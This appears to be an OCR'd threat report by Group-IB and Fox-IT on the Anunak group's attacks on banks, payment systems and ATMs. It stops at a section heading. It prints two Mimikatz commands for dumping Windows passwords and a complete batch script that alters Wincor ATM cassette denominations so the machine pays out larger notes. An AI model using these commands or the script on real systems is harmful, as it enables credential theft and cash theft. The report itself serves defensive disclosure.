GROUP-IB AND FOX-IT

ANUNAK: APT AGAINST FINANCIAL INSTITUTIONS

DISCLAIMER

Hereby Group-IB and Fox-IT inform that:

1. This report was prepared to provide information obtained as a result of Group-IB and Fox-IT research.

2. Description of threat technical details in this Report is given only to bring the appropriate information to the attention of information security specialists. It helps to prevent information security incidents and to minimize risks by creating awareness on the trend described in this report. The threat technical details published in this report in any case are not for the promotion of fraud and/or other illegal activities in the financial industry, high tech industry and/or other areas.

3. The information published in this report may be used by interested parties at their discretion provided they make reference to Group-IB and Fox-IT.

EXECUTIVE SUMMARY

This report describes the details and type of operations carried out by an organized criminal group that focuses on financial industry, such as banks and payment providers, retail industry and news, media and PR companies. The group has its origin in more common financial fraud including theft from consumer and corporate bank accounts in Europe and Russia, using standard banking malware, mainly Carberp.

After the arrests of Carberp group members in Russia, some of the members were out of work, however, their experience gained from many years of crime has allowed them to enter a new niche. One of the members quickly realized that they can steal $2000 a thousand times, and earn $2 million, but also they can steal it in one time and immediately get it with much less effort. The anti-fraud measures employed by banks has pushed the criminals to search for new ways to make money with less barriers, compromising and modifying or taking data from banks, payment providers, retail and media/PR companies are some of these methods.

From 2013 an organized criminal group intensified its activity focused on banks and electronic payment systems in Russia and in the post-Soviet space. The key is that fraud occurs within the corporate network using internal payment gateways and internal banking systems. Thus money is stolen from the banks and payment systems, and not from their customers. While this is their main and most lucrative activity, the gang has also ventured into other areas including the compromise of media groups and other organizations for industrial espionage and likely a trading advantage on the stock market. In cases where the group got access to the government agency networks their aim was espionage related.

The organized criminal group backbone are citizens of both Russian and Ukrainian origin, but the group also sources a number of mainstream and specialized services from individuals and groups originating from Russia, Ukraine and Belarus.

The average sum of theft in the Russian territory and in the post-Soviet space is $2 million per incident. Since 2013 they have successfully gained access to networks of more than 50 Russian banks and 5 payment systems, and 2 of these institutions were deprived of their banking license. To date the total amount of theft is over 1 billion rubles (about 25 million dollars), most of it has been stolen in the second half of 2014.

The average time from the moment of penetration into the financial institutions internal network till successful theft is 42 days.

As a result of access to internal bank networks the attackers also managed to gain access to ATM management infrastructure and infect those systems with their own malicious software that further allows theft from the banks ATM systems on the attackers command.

Since 2014 the organized criminal group members began actively taking an interest in US and European based retail organizations. While they were already familiar with POS malware and compromising POS terminals, the widespread media attention around the Target breach and other related breaches were the reason for this move. While the scale of breaches in this industry is still relatively low, with at least 3 successful card breaches and over a dozen retailers compromised this activity is quickly becoming a lucrative endeavor for this group.

To penetrate into the internal networks this organized criminal group employs targeted emailing (spear phishing) and infections sources from other botnets. This is the main reason why the group is

keeping in touch with owners of large botnets. Since August 2014 the group began to create their own large botnet using a mass emailing, but not using typical exploit driveby infections. This last move is likely to reduce the need for external contacts.

ATTACKS IN RUSSIA

The first successful bank robbery was committed by this group in January 2013. In all first cases the attackers used the program RDPdoor for remote access to the bank network and the program "MBR Eraser" to remove traces and to crack Windows computers and servers. Both programs were used by the members of the Carberp criminal group under the guidance of a person named Germes. To reduce the risk of losing access to the internal bank network the attackers, in addition to malicious programs, were also used for remote access legitimate programs such as Ammy Admin and Team Viewer. Later the attackers completely abandoned from usage of RDPdoor and Team Viewer.

In addition to banking and payment systems, hackers got access to e-mail servers to control all internal communications. This approach allowed them to find out that the anomalous activity in the bank network was identified, what technique was used to identify this activity and what measures the bank employees took to solve the problem. Email control was successfully installed regardless of used email system, MS Exchange or Lotus. This approach allowed them to take countermeasures that created for bank and payment system employees the feeling that the problem had been solved.

The main steps of the attack progression are the following ones:

1. Primary infection of an ordinary employee computer.
2. Getting a password of a user with administrative rights on some computers. For example, a password of a technical support engineer.
3. Gaining legitimate access to one server.
4. Compromising the domain administrator password from the server.
5. Gaining access to the domain controller and compromising of all active domain accounts.
6. Gaining access to e-mail and workflow servers.
7. Gaining access to server and banking system administrator workstations.
8. Installing the software to monitor activity of interesting system operators. Usually photo and video recording was used.
9. Configuring remote access to servers of interest including firewall configuration changes.

TOOLS FOR ATTACK

To carry out target attacks in 2014 the hackers have finalized development of their core malware Anunak that is used along with the following tools:

Program	Purpose of use
Mimikatz	to get passwords from local and domain accounts
MBR Eraser	to crack operating systems
SoftPerfect Network Scanner	to scan LAN
Cain & Abel	to get passwords
SSHD backdoor	to get passwords and remote access
Ammy Admin	for remote control
Team Viewer	for remote control


According to our laboratory classification the main malware is "Anunak". This trojan is used for target attacks only, mainly on banks and payment systems. Target usage of this program allows it to remain poorly explored, providing it a good survivability inside corporate networks. The source code of the bank trojan program Carberp was used in some places of this malware. "Anunak" has the following feature set:

- The software called "Mimikatz" is built in this program. This is an open source software that allows to obtain passwords of user accounts logged in the Windows system. However, this software was considerably changed: while maintaining the capability to get account passwords the functions of user interaction and of information output for errors and program execution were eliminated. Thus, when the malicious program is executed on the server, it will secretly compromise all the

domain and local accounts, including administrator accounts. To get account passwords it is sufficient to enter two commands in succession: “privilege::debug” and “sekurlsa::logonpasswords”. When this program is executed on a domain controller or an e-mail server it compromises virtually all the domain accounts, including administrators.

- There is also the possibility to add a file into the firewall exclusion list by creating the corresponding rule with the utility “Netsh”.
- The functions of keypress grabber as well as the function of screenshot creation are implemented in the program.
- There are also the functions to interact with the bank system iFOBS.
- The malware sends key information, screenshots and CAB-archives to its management server.
- The program is able to secretly make changes to a number of system files, presumably to remove the limitations of Microsoft Windows desktop operating systems on the number of users that may simultaneously connect to the corresponding PC using RDP to administer it remotely.


There is the ability to download arbitrary executable files from the management server and run them. One of these files is the program “AmmyAdmin” that may be run with the arguments “-service” and “-nogui” that force it to start as a service without user interface. “AmmyAdmin” allows to connect with another computer that has the same software through the server “rl.ammyy.com” using the IP address and the unique identifier. As a result, the attacker gets remote access to the user computer with the running program “AmmyAdmin” bypassing firewalls. The window screenshot is shown in the figure below:




When the attackers gain access to servers running operating systems of the Linux family they use SSH backdoor that transmits to the malicious server the login/password data used to access the servers and provides attackers remote access to the servers.

To provide access to the server of interest the attackers may appropriately modify rules for firewalls Microsoft TMG, CISCO, etc.

When the attackers yet had no major malware that would secretly install the program “AmmyAdmin” and report to the attackers a remote access password, they used a malicious program known as “Barus”. This malware is used rarely and the last time we met it in 2013. This malicious program is developed by Russian-speaking authors. In the control panel you can notice a field “Ammy ID”, its usage allowed the attackers to connect remotely.





METHODS OF MALWARE DISTRIBUTION


At the very beginning of their activity in 2013 due to lack of the target Trojan the attackers began to distribute Andromeda and Pony. They distributed these malware using Driveby through a bunch of Neutrino Exploit Kit exploits as shown in the figure below. It is interesting that in the autumn 2013 they used the site http://php.net/ as traffic source to Magnitude EK. They redirected the traffic from this resource since July 2013, but this fact was discovered much later. The name of one of the streams to distribute the malware is "LOL BANK FUCKIUNG" that corresponded to the attacker activities.

Parallel to this technique they also use another infection method, which was one of the principal methods. The main method of distribution is sending emails with malicious attachments on behalf of the Central Bank of the Russian Federation, a potential client or an real counterparty (at first the attackers had cracked this counterparty account, then they used emailing with the cracked contact list).


Another used method is to install a special malware to carry out targeted attacks via another malware that might appear in the local network by accident. To find such malicious programs the criminal group keeps in touch with several owners of large botnets that massively distributes their malware. The attackers buy from these botnet owners the information about IP-addresses of computers where the botnet owners have installed malware and then check whether the IP-address belongs to the financial and government institutions. If the malware is in the subnet of interest, the attackers pay the large botnet owner for installation of their target malware. Such partner relations were established with owners of botnets Zeus, Shiz Ranbyus. All of these trojans are bank Trojans, their usage is explained by the previously established relationships. In late 2013 the hacker under the alias Dinhold began to build his own botnet using modified Carberp, having uploaded its source code for public access. The attackers were trying to create similar relations with this hacker, but in 2014 he was arrested, having not developed his botnet up to the required level.


To check whether the IP-address belongs to the desired network the following script is used:

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
import os
from bulkwhois.shadowserver import BulkWhoisShadowserver
iplist_file = 'ip.txt'
path = os.path.dirname(os.path.abspath(__file__))
bulk_whois = BulkWhoisShadowserver()
iplist = []
with open(os.path.join(path, iplist_file)) as f:
  for line in f:
```




```
        iplist.append(line.strip())
    result = bulk_whois.lookup_ip-
s(iplist)
    with open(os.path.join(path, 'data.
txt'), 'a') as f:
        for record in result:
            f.write('IP: %s\
    CC: %s\
    Org. Name: %s\
    Register: %s\
    AS Name: %s\
    BGP Prefix: %s\
    ----------------------------------------\
    ' % (result[record]['ip'], result[re-
cord]['cc'], result[record]['org_
name'], result[record]['register'],
result[record]['as_name'], result[re-
cord]['bgp_prefix']))
```






The most dangerous emailings are those that are sent on behalf of partners with whom financial and government institutions communicates permanently by email. An example of such emailing occurred on September 25, 2014, at 14:11, from the e-mail address "Elina Shchekina <e.shekina@rbkmoney.com>" with the subject "Updated agreement version". The attachment "agreement.doc" exploits the vulnerability CVE-2012-2539 and CVE-2012-0158. The emailing


was conducted for more than 70 addresses of various companies (where multiple recipient addresses may be within one company).

The letter with malicious attachment (md5: AA36BA9F-4DE5892F1DD427B7B2100B06) in the archive with a password from a potential client was sent to a bank manager after a preliminary telephone conversation with him. The call origin is Saint Petersburg.




Contents of a text file named “реквизиты.doc” (partner details.doc)

“Company Our Century”, Ltd.
109387, Russia, Moscow,
Anosov str., 24, office 409
Tel. (495) 124-99-77 Fax: (495)124-99-77
Mobile (962) 7135296
E-mail: x60x@nxt. ru
INN 7329001307 KPP 732901001
Account 40702810613310001709
Branch of VTB 24 (JSC), Moscow
Correspondent account 30101810700000000955
BIC 043602955



A letter on behalf of the Central Bank of Russia with a malicious attachment (md5: 8FA296EFAF87FF4D-9179283D42372C52) exploited the vulnerability CVE-2012-2539 in order to execute arbitrary code.



There were also other examples of emails with malicious attachments, such as emailing with the file “001. photo.exe”.

A more detailed list of such attachments you can see in the Table “Email attachments”.

ATM ATTACKS

Availability of access to bank internal networks opens great opportunities for the hackers. One of these opportunities is access to ATMs from special network segments that had to be isolated. It is confirmed that this criminal group gained access to 52 ATMs. The amount of damage exceeds 50 million rubles. As a result of access to ATMs, depending on the ATM model, hackers used different patterns.

CHANGE DENOMINATION OF WITHDRAWAL BANKNOTES

Having access, the attackers downloaded malicious scripts and changed denominations of issued banknotes in the ATM operating system registry. As a result, for query to get 10 notes with denomination of 100 roubles the attackers received 10 banknotes with denomination of 5,000 roubles. The used malicious script and program were developed for the platform Wincor.

The malicious script contains the following commands:


Contents of the file “1.bat”

```
REG ADD “HKEY_LOCAL_MACHINE\SOFTWARE\
Wincor Nixdorf\ProTopas\CurrentVersion\LYNX-
PAR\CASH_DISPENSER” /v VALUE_1 /t REG_SZ
/d “5000” /f
REG ADD “HKEY_LOCAL_MACHINE\SOFTWARE\
Wincor Nixdorf\ProTopas\CurrentVersion\LYNX-
PAR\CASH_DISPENSER” /v VALUE_2 /t REG_SZ
/d “1000” /f
REG ADD “HKEY_LOCAL_MACHINE\SOFTWARE\
Wincor Nixdorf\ProTopas\CurrentVersion\LYNX-
PAR\CASH_DISPENSER” /v VALUE_3 /t REG_SZ
/d “500” /f
REG ADD “HKEY_LOCAL_MACHINE\SOFTWARE\
Wincor Nixdorf\ProTopas\CurrentVersion\LYNX-
PAR\CASH_DISPENSER” /v VALUE_4 /t REG_SZ
/d “100” /f

REG ADD “HKEY_LOCAL_MACHINE\SOFTWARE\
Wincor Nixdorf\ProTopas\CurrentVersion\LYNX-
PAR\CASH_DISPENSER” /v VALUE_1 /t REG_SZ
/d “100” /f
REG ADD “HKEY_LOCAL_MACHINE\SOFTWARE\
Wincor Nixdorf\ProTopas\CurrentVersion\LYNX-
PAR\CASH_DISPENSER” /v VALUE_4 /t REG_SZ
/d “5000” /f

shutdown -r -t 0 –f
```

Figure. Service program KDIAG32 for Wincor ATMs






Figure. Hidden window in the original program KDIAG32

Execution of this file changed registry keys in the registry branch ""HKEY_LOCAL_MACHINE\SOFTWARE\Wincor Nixdorf\ProTopas\CurrentVersion\LYNXPAR\CASH_DISPENSER"" that are responsible for cassette denominations in an ATM. As a result of this file execution the registry key that is in charge of the cassette number 1 (VALUE_1) is takes the value "100", and the registry key responsible for the cassette number 4 (VALUE_4) is set to "5000". Then the command to restart the computer is issued. The registry key reference values:

Registry key name	Value
VALUE_1	5000
VALUE_2	1000
VALUE_3	500
VALUE_4	100

If the ATM actual load corresponds to the reference one and registry keys have been changed, then the banknotes from the cassette No.1 will be issued with denomination "5000" instead of "100".

WITHDRAWAL OF ALL CASH FROM DISPENSER

